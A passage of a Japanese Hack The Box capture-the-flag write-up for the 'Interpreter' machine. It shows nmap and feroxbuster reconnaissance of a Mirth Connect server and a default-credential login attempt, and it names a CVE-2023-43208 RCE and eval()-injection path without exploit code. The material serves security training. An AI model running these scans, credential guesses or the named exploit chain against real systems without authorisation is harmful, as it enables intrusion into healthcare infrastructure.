CAUTION
本記事は教育目的で作成されたものであり、許可されていないシステムへの不正アクセスを助長するものではありません。Hack The Box のルールおよび法律を遵守してください。
Overview
InterpreterはLinuxマシンです。医療連携エンジンMirth ConnectのRCE脆弱性(CVE-2023-43208)を起点に初期侵入し、内部調査を経てsedricユーザーへ横展開、最終的に内部サービスのPythonスクリプトnotif.pyにおけるeval()の悪用でrootを取得します。
- Techniques: Mirth Connect, CVE-2023-43208 (RCE), Swagger API, Python eval() Injection
Enumeration
Nmap
まずは全ポートにスキャンをかけます。
┌──(kali㉿kali)-[~/htb/interpreter]└─$ nmap -Pn -p- --min-rate=3000 -T4 -oA nmap/allports 10.129.230.236Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 12:07 -0400Warning: 10.129.230.236 giving up on port because retransmission cap hit (6).Nmap scan report for 10.129.230.236Host is up (0.22s latency).Not shown: 65531 closed tcp ports (reset)PORT     STATE SERVICE22/tcp   open  ssh80/tcp   open  http443/tcp  open  https6661/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 29.04 seconds
22, 80, 443, 6661が開いていますね。これらに詳細スキャンをかけます。
┌──(kali㉿kali)-[~/htb/interpreter]└─$ nmap -Pn -p22,80,443,6661 -sV -sC -oA nmap/detailed 10.129.230.236Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 12:08 -0400Nmap scan report for 10.129.230.236Host is up (0.14s latency).
PORT     STATE SERVICE  VERSION22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)| ssh-hostkey:|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)80/tcp   open  http     Jetty| http-methods:|_  Potentially risky methods: TRACE|_http-title: Mirth Connect Administrator443/tcp  open  ssl/http Jetty| http-methods:|_  Potentially risky methods: TRACE|_ssl-date: TLS randomness does not represent time| ssl-cert: Subject: commonName=mirth-connect| Not valid before: 2025-09-19T12:50:05|_Not valid after:  2075-09-19T12:50:05|_http-title: Mirth Connect Administrator6661/tcp open  unknownService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 192.90 secondsまずはWebサーバが気になりますね。Jettyが動いており、タイトルが「Mirth Connect Administrator」です。
Mirth Connectは医療機関で使われるデータ連携ミドルウェアであるようです。


また、Potentially risky methods: TRACEとなっており、XSTの可能性もあることを覚えておきます。
6661は詳細スキャンでもunknownとなっているので、誤検知の可能性がありますね。一旦深追いせず、Webの方から攻めてみます。
ブラウザで確認しましょう。

Mirth Connect by NextGen Healthcareの管理画面ですね。
まずは「Access Secure Site」をクリックして、HTTPSに飛ばされるか確認します。

Nmapの結果通り、自己署名証明書のためFirefoxが警告を出しています。「Advanced…」から閲覧します。

HTTPS側ではWeb Dashboardのログインフォームが表示されました。
FQAにあるように、デフォルトクレデンシャルはadmin:adminであるようなので、一旦これを試してみます。

What are the default username and password for Mirth Connect?
The default username and password are both “admin”, although we strongly recommend changing these when prompted after your first time logging in.

デフォルトクレデンシャルでは認証できませんでした。他の攻撃ベクトルを探してみましょう。
一旦、feroxbusterを回しつつ、公式ドキュメント系を漁ってみます。
┌──(kali㉿kali)-[~/htb/interpreter]└─$ feroxbuster -u https://10.129.230.236 -k -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o ferox_https.txt
 ___  ___  __   __     __      __         __   ___|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___by Ben "epi" Risher 🤓                 ver: 2.13.1───────────────────────────┬────────────────────── 🎯  Target Url            │ https://10.129.230.236/ 🚩  In-Scope Url          │ 10.129.230.236 🚀  Threads               │ 50 📖  Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt 👌  Status Codes          │ All Status Codes! 💥  Timeout (secs)        │ 7 🦡  User-Agent            │ feroxbuster/2.13.1 💉  Config File           │ /etc/feroxbuster/ferox-config.toml 🔎  Extract Links         │ true 💾  Output File           │ ferox_https.txt 🏁  HTTP methods          │ [GET] 🔓  Insecure              │ true 🔃  Recursion Depth       │ 4───────────────────────────┴────────────────────── 🏁  Press [ENTER] to use the Scan Management Menu™──────────────────────────────────────────────────404      GET       15l       24w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter302      GET        0l        0w        0c https://10.129.230.236/images => https://10.129.230.236/images/200      GET        3l       18w      904c https://10.129.230.236/images/NG_MC_Icon_16x16.png200      GET      925l     1839w    15797c https://10.129.230.236/css/main.css200      GET      319l     1096w    17779c https://10.129.230.236/webadmin/Index.action200      GET     3554l     9214w    81805c https://10.129.230.236/css/bootstrap.css200      GET        2l     1297w    89476c https://10.129.230.236/js/jquery-3.5.1.min.js200      GET        6l       14w      163c https://10.129.230.236/webadmin/302      GET        0l        0w        0c https://10.129.230.236/webadmin/images => https://10.129.230.236/webadmin/images/302      GET        0l        0w        0c https://10.129.230.236/css => https://10.129.230.236/css/302      GET        0l        0w        0c https://10.129.230.236/webadmin/css => https://10.129.230.236/webadmin/css/302      GET        0l        0w        0c https://10.129.230.236/js => https://10.129.230.236/js/200      GET     4982l    31372w  3886616c https://10.129.230.236/images/MirthConnect_Logo_WordMark_Big.png200      GET       82l      217w     2532c https://10.129.230.236/302      GET        0l        0w        0c https://10.129.230.236/api => https://10.129.230.236/api/400      GET       15l       36w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter302      GET        0l        0w        0c https://10.129.230.236/webadmin/js => https://10.129.230.236/webadmin/js/302      GET        0l        0w        0c https://10.129.230.236/api/images => https://10.129.230.236/api/images/302      GET        0l        0w        0c https://10.129.230.236/api/css => https://10.129.230.236/api/css/302      GET        0l        0w        0c https://10.129.230.236/api/lib => https://10.129.230.236/api/lib/302      GET        0l        0w        0c https://10.129.230.236/api/lang => https://10.129.230.236/api/lang/302      GET        0l        0w        0c https://10.129.230.236/webadmin/fonts => https://10.129.230.236/webadmin/fonts/302      GET        0l        0w        0c https://10.129.230.236/api/fonts => https://10.129.230.236/api/fonts/302      GET        0l        0w        0c https://10.129.230.236/webadmin => https://10.129.230.236/webadmin/302      GET        0l        0w        0c https://10.129.230.236/installers => https://10.129.230.236/installers/200      GET       14l       27w      536c https://10.129.230.236/webstart/extensions/xsltstep.jnlp200      GET       14l       27w      554c https://10.129.230.236/webstart/extensions/datatype-dicom.jnlp200      GET       14l       28w      551c https://10.129.230.236/webstart/extensions/rulebuilder.jnlp200      GET       14l       26w      529c https://10.129.230.236/webstart/extensions/serverlog.jnlp200      GET       13l       22w      406c https://10.129.230.236/webstart/extensions/imageviewer.jnlp200      GET       14l       28w      590c https://10.129.230.236/webstart/extensions/destinationsetfilter.jnlp200      GET       14l       27w      560c https://10.129.230.236/webstart/extensions/globalmapviewer.jnlp200      GET       13l       24w      436c https://10.129.230.236/webstart/extensions/dashboardstatus.jnlp200      GET       14l       27w      530c https://10.129.230.236/webstart/extensions/mapper.jnlp200      GET       14l       29w      530c https://10.129.230.236/webstart/extensions/ws.jnlp200      GET       14l       27w      520c https://10.129.230.236/webstart/extensions/vm.jnlp200      GET       14l       27w      544c https://10.129.230.236/webstart/extensions/datatype-xml.jnlp200      GET       14l       30w      547c https://10.129.230.236/webstart/extensions/tcp.jnlp200      GET       15l       31w      684c https://10.129.230.236/webstart/extensions/httpauth.jnlp200      GET      101l      463w    34671c https://10.129.230.236/webstart/client-lib/slf4j-log4j12-1.7.30.jar200      GET      155l      746w    59344c https://10.129.230.236/webstart/client-lib/istack-commons-runtime-3.0.6.jar200      GET       14l       27w      526c https://10.129.230.236/webstart/extensions/js.jnlp200      GET       14l       27w      566c https://10.129.230.236/webstart/extensions/javascriptstep.jnlp200      GET      252l     1389w   116776c https://10.129.230.236/webstart/client-lib/javax.activation-api-1.2.0.jar200      GET       14l       27w      554c https://10.129.230.236/webstart/extensions/datatype-hl7v3.jnlp200      GET       14l       26w      527c https://10.129.230.236/webstart/extensions/dicomviewer.jnlp200      GET      271l     1507w   125884c https://10.129.230.236/webstart/client-lib/commons-logging-1.2.jar200      GET       14l       27w      544c https://10.129.230.236/webstart/extensions/datatype-edi.jnlp200      GET      440l     2437w   262234c https://10.129.230.236/webstart/client-lib/commons-text-1.10.0.jar200      GET      261l     1388w   230093c https://10.129.230.236/webstart/client-lib/velocity-tools-generic-3.0.jar200      GET      298l     1332w   978595c https://10.129.230.236/webstart/client-lib/jai_imageio.jar200      GET      352l     2093w   171841c https://10.129.230.236/webstart/client-lib/hk2-utils-2.4.0-b31.jar200      GET      302l     1722w   698639c https://10.129.230.236/webstart/client-lib/bcutil-jdk18on-171.jar200      GET      315l     1819w   438868c https://10.129.230.236/webstart/client-lib/hapi-structures-v22-2.3.jar200      GET      290l     1755w  2211501c https://10.129.230.236/webstart/client-lib/hapi-structures-v26-2.3.jar200      GET      253l     1668w  1046725c https://10.129.230.236/webstart/client-lib/jersey-guava-2.22.1.jar200      GET      313l     1870w   826999c https://10.129.230.236/webstart/client-lib/javassist-3.26.0-GA.jar200      GET      353l     1713w   622789c https://10.129.230.236/webstart/client-lib/quartz-all-2.1.7.jar200      GET      256l     1389w  2001721c https://10.129.230.236/webstart/client-lib/hapi-structures-v251-2.3.jar200      GET      283l     1687w   703066c https://10.129.230.236/webstart/client-lib/joda-time-2.9.9.jar200      GET      299l     1784w   180488c https://10.129.230.236/webstart/client-lib/jersey-client-2.22.1.jar200      GET      266l     1682w   145753c https://10.129.230.236/webstart/client-lib/xpp3-1.1.4c.jar200      GET      290l     1704w   142431c https://10.129.230.236/webstart/client-lib/javax.ws.rs-api-2.0.1.jar200      GET      259l     1336w   475639c https://10.129.230.236/webstart/client-lib/commons-vfs2-2.1.jar200      GET      285l     1726w  2546949c https://10.129.230.236/webstart/client-lib/hapi-structures-v281-2.3.jar200      GET      302l     1764w   421319c https://10.129.230.236/webstart/client-lib/libphonenumber-8.12.50.jar200      GET      266l     1398w   560500c https://10.129.230.236/webstart/client-lib/javax.mail-1.5.0.jar200      GET      247l     1399w   145384c https://10.129.230.236/webstart/client-lib/jaxb-api-2.4.0-b180725.0427.jar200      GET      216l     1311w  6410296c https://10.129.230.236/webstart/client-lib/bcprov-ext-jdk18on-171.jar200      GET      255l     1398w   469257c https://10.129.230.236/webstart/client-lib/regions-2.15.28.jar200      GET      306l     1417w   327077c https://10.129.230.236/webstart/client-lib/log4j-1.2-api-2.17.2.jar200      GET      242l     1406w  1377439c https://10.129.230.236/webstart/client-lib/rhino-1.7.13.jar200      GET      242l     1403w   447718c https://10.129.230.236/webstart/client-lib/looks-2.3.1.jar200      GET      254l     1401w   305770c https://10.129.230.236/webstart/client-lib/commons-lang-2.6.jar200      GET      281l     1701w   233621c https://10.129.230.236/webstart/client-lib/commons-io-2.6.jar200      GET      222l     1395w   869799c https://10.129.230.236/webstart/client-lib/jcifs-ng-2.1.8.jar200      GET      264l     1392w   814832c https://10.129.230.236/webstart/client-lib/commons-collections4-4.4.jar200      GET      278l     1387w   670064c https://10.129.230.236/webstart/client-lib/commons-configuration2-2.7.jar200      GET      222l     1461w  2355757c https://10.129.230.236/webstart/client-lib/hapi-structures-v27-2.3.jar200      GET      132l      675w    79046c https://10.129.230.236/webstart/client-lib/userutil-sources.jar200      GET      140l      661w   693073c https://10.129.230.236/webstart/client-lib/xstream-1.4.19.jar200      GET      116l      704w  1563756c https://10.129.230.236/webstart/client-lib/swingx-core-1.6.2.jar200      GET      138l      716w   124372c https://10.129.230.236/webstart/client-lib/utils-2.15.28.jar200      GET      111l      666w   197139c https://10.129.230.236/webstart/client-lib/hk2-api-2.4.0-b31.jar200      GET      131l      716w   196946c https://10.129.230.236/webstart/client-lib/hk2-locator-2.4.0-b31.jar200      GET      108l      656w   164614c https://10.129.230.236/webstart/client-lib/autocomplete-2.5.4.jar200      GET       50l      348w   193557c https://10.129.230.236/webstart/client-lib/hapi-structures-v21-2.3.jar200      GET      110l      680w  1557056c https://10.129.230.236/webstart/client-lib/hapi-structures-v24-2.3.jar200      GET      115l      650w  1483976c https://10.129.230.236/webstart/client-lib/jackson-databind-2.11.3.jar200      GET      328l     2158w   275268c https://10.129.230.236/webstart/client-lib/javaparser-1.0.8.jar500      GET       61l      187w     4474c https://10.129.230.236/webstart/extensions/200      GET      520l     2856w   238200c https://10.129.230.236/webstart/client-lib/zip4j_1.3.3.jar200      GET       14l       27w      522c https://10.129.230.236/webstart/extensions/file.jnlp200      GET       14l       28w      571c https://10.129.230.236/webstart/extensions/scriptfilestep.jnlp200      GET       14l       27w      576c https://10.129.230.236/webstart/extensions/directoryresource.jnlp200      GET       14l       28w      539c https://10.129.230.236/webstart/extensions/mllpmode.jnlp200      GET      319l     1725w  1151098c https://10.129.230.236/webstart/client-lib/language_support.jar200      GET       14l       27w      554c https://10.129.230.236/webstart/extensions/datatype-hl7v2.jnlp200      GET       14l       26w      528c https://10.129.230.236/webstart/extensions/pdfviewer.jnlp200      GET       14l       27w      561c https://10.129.230.236/webstart/extensions/javascriptrule.jnlp200      GET       14l       28w      566c https://10.129.230.236/webstart/extensions/scriptfilerule.jnlp200      GET       14l       27w      524c https://10.129.230.236/webstart/extensions/http.jnlp200      GET       14l       27w      574c https://10.129.230.236/webstart/extensions/datatype-delimited.jnlp200      GET      173l      891w    76667c https://10.129.230.236/webstart/client-lib/javax.activation-1.2.0.jar200      GET      626l     3521w   556501c https://10.129.230.236/webstart/client-lib/velocity-engine-core-2.2.jar200      GET      160l      764w    60989c https://10.129.230.236/webstart/client-lib/javax.annotation-api-1.3.jar200      GET      147l      722w    56859c https://10.129.230.236/webstart/client-lib/mirth-crypto.jar200      GET      282l     1550w   133557c https://10.129.230.236/webstart/client-lib/jersey-media-multipart-2.22.1.jar200      GET      644l     3535w   358450c https://10.129.230.236/webstart/client-lib/httpcore-4.4.13.jar200      GET       14l       27w      530c https://10.129.230.236/webstart/extensions/jdbc.jnlp200      GET      230l     1162w    89884c https://10.129.230.236/webstart/client-lib/slf4j-api-1.7.30.jar200      GET       15l       31w      662c https://10.129.230.236/webstart/extensions/dicom.jnlp200      GET      105l      299w    16853c https://10.129.230.236/images/NG_MC_Icon_128x128.png200      GET      649l     3466w   286346c https://10.129.230.236/webstart/client-lib/staxon-1.3.jar200      GET      458l     2558w   213916c https://10.129.230.236/webstart/client-lib/commons-pool2-2.3.jar200      GET       56l      263w    23400c https://10.129.230.236/webstart/client-lib/javax.inject-2.4.0-b31.jar200      GET      551l     3050w   252119c https://10.129.230.236/webstart/client-lib/reflections-0.9.10.jar200      GET       14l       26w      510c https://10.129.230.236/webstart/extensions/doc.jnlp200      GET       14l       27w      554c https://10.129.230.236/webstart/extensions/datatype-ncpdp.jnlp200      GET       14l       28w      571c https://10.129.230.236/webstart/extensions/messagebuilder.jnlp200      GET       93l      463w    39103c https://10.129.230.236/webstart/client-lib/miglayout-swing-4.2.jar200      GET     2169l     7286w   295209c https://10.129.230.236/webstart/client-lib/wizard.jar200      GET      218l     1042w    88331c https://10.129.230.236/webstart/client-lib/httpmime-4.5.13.jar200      GET       14l       26w      510c https://10.129.230.236/webstart/extensions/smtp.jnlp200      GET      309l     1753w  1167696c https://10.129.230.236/webstart/client-lib/jaxb-runtime-2.4.0-b180725.0644.jar200      GET     1724l     8001w   641598c https://10.129.230.236/webstart/client-lib/commons-codec-1.13.jar200      GET       14l       26w      534c https://10.129.230.236/webstart/extensions/datapruner.jnlp200      GET       14l       27w      544c https://10.129.230.236/webstart/extensions/datatype-raw.jnlp200      GET     2546l    14740w  1189229c https://10.129.230.236/webstart/client-lib/mirth-client-core.jar200      GET     2420l    14099w  1147547c https://10.129.230.236/webstart/client-lib/jersey-common-2.22.1.jar200      GET      308l     1680w   725965c https://10.129.230.236/webstart/client-lib/hapi-base-2.3.jar200      GET     1265l     6667w   560835c https://10.129.230.236/webstart/client-lib/log4j-api-2.17.2.jar200      GET      258l     1388w   265714c https://10.129.230.236/webstart/client-lib/commons-beanutils-1.9.3.jar200      GET     2317l    13501w  9970416c https://10.129.230.236/webstart/client-lib/openjfx.jar200      GET     2201l    12798w  1333275c https://10.129.230.236/webstart/client-lib/xercesImpl-2.9.1.jar200      GET     2020l    11436w   929917c https://10.129.230.236/webstart/client-lib/jetty-util-9.4.44.v20210927.jar200      GET     2244l    12322w  1032752c https://10.129.230.236/webstart/client-lib/bcpkix-jdk18on-171.jar200      GET     1528l     9223w  2009380c https://10.129.230.236/webstart/client-lib/hapi-structures-v25-2.3.jar200      GET     1528l     8596w   830221c https://10.129.230.236/webstart/client-lib/httpclient-4.5.13.jar200      GET     1401l     8195w  6336181c https://10.129.230.236/webstart/client-lib/bcprov-jdk18on-171.jar200      GET     3226l    18922w  1542047c https://10.129.230.236/webstart/client-lib/hapi-structures-v231-2.3.jar200      GET     1734l     9285w  1927109c https://10.129.230.236/webstart/client-lib/log4j-core-2.17.2.jar200      GET      597l     3361w   368562c https://10.129.230.236/webstart/client-lib/jackson-core-2.11.3.jar200      GET        0l        0w    45978c https://10.129.230.236/webstart/client-lib/swagger-annotations-2.0.10.jar200      GET      426l     2370w  2128618c https://10.129.230.236/webstart/client-lib/hapi-structures-v23-2.3.jar200      GET      274l     1431w   117313c https://10.129.230.236/webstart/client-lib/miglayout-core-4.2.jar200      GET        0l        0w  2975772c https://10.129.230.236/webstart/client-lib/guava-28.2-jre.jar200      GET      283l     1742w  5633844c https://10.129.230.236/webstart/client-lib/mirth-vocab.jar200      GET     1485l     8428w  3177696c https://10.129.230.236/webstart/client-lib/mirth-client.jar200      GET      819l     4594w   541189c https://10.129.230.236/webstart/client-lib/commons-lang3-3.9.jar200      GET      173l     1000w    86070c https://10.129.230.236/webstart/client-lib/jackson-annotations-2.11.3.jar200      GET     1682l     9666w   807778c https://10.129.230.236/webstart/client-lib/commons-compress-1.17.jar200      GET      370l     2139w   171602c https://10.129.230.236/webstart/client-lib/donkey-model.jar200      GET      195l      543w    17920c https://10.129.230.236/webstart[####################] - 12m   662002/662002  0s      found:152     errors:42[####################] - 12m   220546/220546  311/s   https://10.129.230.236/[####################] - 1s    220546/220546  370044/s https://10.129.230.236/images/ => Directory listing (add --scan-dir-listings to scan)[####################] - 0s    220546/220546  903877/s https://10.129.230.236/js/ => Directory listing (add --scan-dir-listings to scan)[####################] - 12m   220546/220546  309/s   https://10.129.230.236/webadmin/[####################] - 0s    220546/220546  796195/s https://10.129.230.236/css/ => Directory listing (add --scan-dir-listings to scan)[####################] - 0s    220546/220546  464307/s https://10.129.230.236/webadmin/images/ => Directory listing (add --scan-dir-listings to scan)[####################] - 0s    220546/220546  942504/s https://10.129.230.236/webadmin/css/ => Directory listing (add --scan-dir-listings to scan)[####################] - 12m   220546/220546  310/s   https://10.129.230.236/api/[####################] - 0s    220546/220546  889298/s https://10.129.230.236/webadmin/js/ => Directory listing (add --scan-dir-listings to scan)[####################] - 0s    220546/220546  854829/s https://10.129.230.236/api/images/ => Directory listing (add --scan-dir-listings to scan)[####################] - 0s    220546/220546  942504/s https://10.129.230.236/api/css/ => Directory listing (add --scan-dir-listings to scan)[####################] - 1s    220546/220546  275338/s https://10.129.230.236/api/lib/ => Directory listing (add --scan-dir-listings to scan)[####################] - 0s    220546/220546  864886/s https://10.129.230.236/api/lang/ => Directory listing (add --scan-dir-listings to scan)[####################] - 0s    220546/220546  915129/s https://10.129.230.236/webadmin/fonts/ => Directory listing (add --scan-dir-listings to scan)[####################] - 0s    220546/220546  1065440/s https://10.129.230.236/api/fonts/ => Directory listing (add --scan-dir-listings to scan)[####################] - 0s    220546/220546  864886/s https://10.129.230.236/installers/ => Directory listing (add --scan-dir-listings to scan)[####################] - 12s   220546/220546  18327/s https://10.129.230.236/webstart/client-lib/ => Directory listing (add --scan-dir-listings to scan)
feroxbusterの結果から、いくつか興味深いパスが見つかりました。
/webadmin/— Web管理画面 (Index.actionが存在)/api/— REST APIエンドポイント/webstart/— Java Web Startのクライアントライブラリ群(.jarや.jnlpが大量に公開されている)/installers/— ディレクトリリスティングが有効
特に/api/が気になります。Swagger UIが公開されていないか確認してみましょう。
Swagger API
